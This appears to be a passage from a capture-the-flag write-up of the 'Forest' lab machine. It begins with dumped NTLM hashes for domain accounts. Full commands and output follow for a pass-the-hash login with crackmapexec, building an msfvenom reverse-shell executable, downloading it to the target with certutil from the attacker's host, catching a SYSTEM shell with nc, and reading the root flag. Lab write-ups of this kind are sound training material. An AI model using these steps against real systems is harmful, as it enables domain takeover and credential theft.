Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
pwn:9602:aad3b435b51404eeaad3b435b51404ee:85ada7d603dc93ac2c66312f3d3feaab:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:297e761374ec15abfdb50e1fb3a5571d:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
```

We have a lot but what we cared the most is *Administrator* and it's NTLM hash.
Using this hash, we can do *PassTheHash* attack.

- htb.local\Administrator:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6




```
ghost@localhost [20:59:51] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % crackmapexec smb 10.10.10.161 -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6'
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\administrator:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)

ghost@localhost [21:00:10] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ %
```



```
ghost@localhost [21:00:33] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % crackmapexec smb 10.10.10.161 -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6' --exec-method smbexec -x "whoami"
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\administrator:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)
SMB         10.10.10.161    445    FOREST           [+] Executed command via smbexec
SMB         10.10.10.161    445    FOREST           nt authority\system
```


NT Authority\System

I generate msfvenom payload.




```
ghost@localhost [21:01:52] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % msfvenom -p windows/shell_reverse_tcp -f exe LHOST=tun0 LPORT=80 > ghost.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Then I copy and execute




```
ghost@localhost [21:02:03] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % crackmapexec smb 10.10.10.161 -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6' --exec-method smbexec -x "certutil -urlcache -f http://10.10.14.5/ghost.exe ghost.exe"
SMB         10.10.10.161    445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:True)
SMB         10.10.10.161    445    FOREST           [+] htb.local\administrator:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)
SMB         10.10.10.161    445    FOREST           [+] Executed command via smbexec
SMB         10.10.10.161    445    FOREST           ****  Online  ****
SMB         10.10.10.161    445    FOREST           CertUtil: -URLCache command completed successfully.

ghost@localhost [21:03:07] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % crackmapexec smb 10.10.10.161 -u 'administrator' -H 'aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6' --exec-method smbexec -x ".\ghost.exe"
SMB         10.10.10.161    445    FOREST           [*] Windows 10.0 Build 14393 x64 (name:FOREST) (domain:htb.local) (signing:True) (SMBv1:False)
SMB         10.10.10.161    445    FOREST           [+] htb.local\administrator:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 (Pwn3d!)
```

Receives a shell.




```
ghost@localhost [21:03:23] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/forest] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.161] 50343
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

flag



```
C:\Windows\system32>cd C:\Users\Administrator\Desktop
```



```
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 61F2-A88F

 Directory of C:\Users\Administrator\Desktop

09/23/2019  01:15 PM    <DIR>          .
09/23/2019  01:15 PM    <DIR>          ..
01/11/2023  10:44 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,386,616,320 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
31e357be824eac964338b662ce37dd6f

C:\Users\Administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : FOREST
   Primary Dns Suffix  . . . . . . . : htb.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb.local

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-A0-9F
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.161(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{E00B7E21-EE8E-4210-8C23-A108EFC92167}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\Administrator\Desktop>
```

[redacted]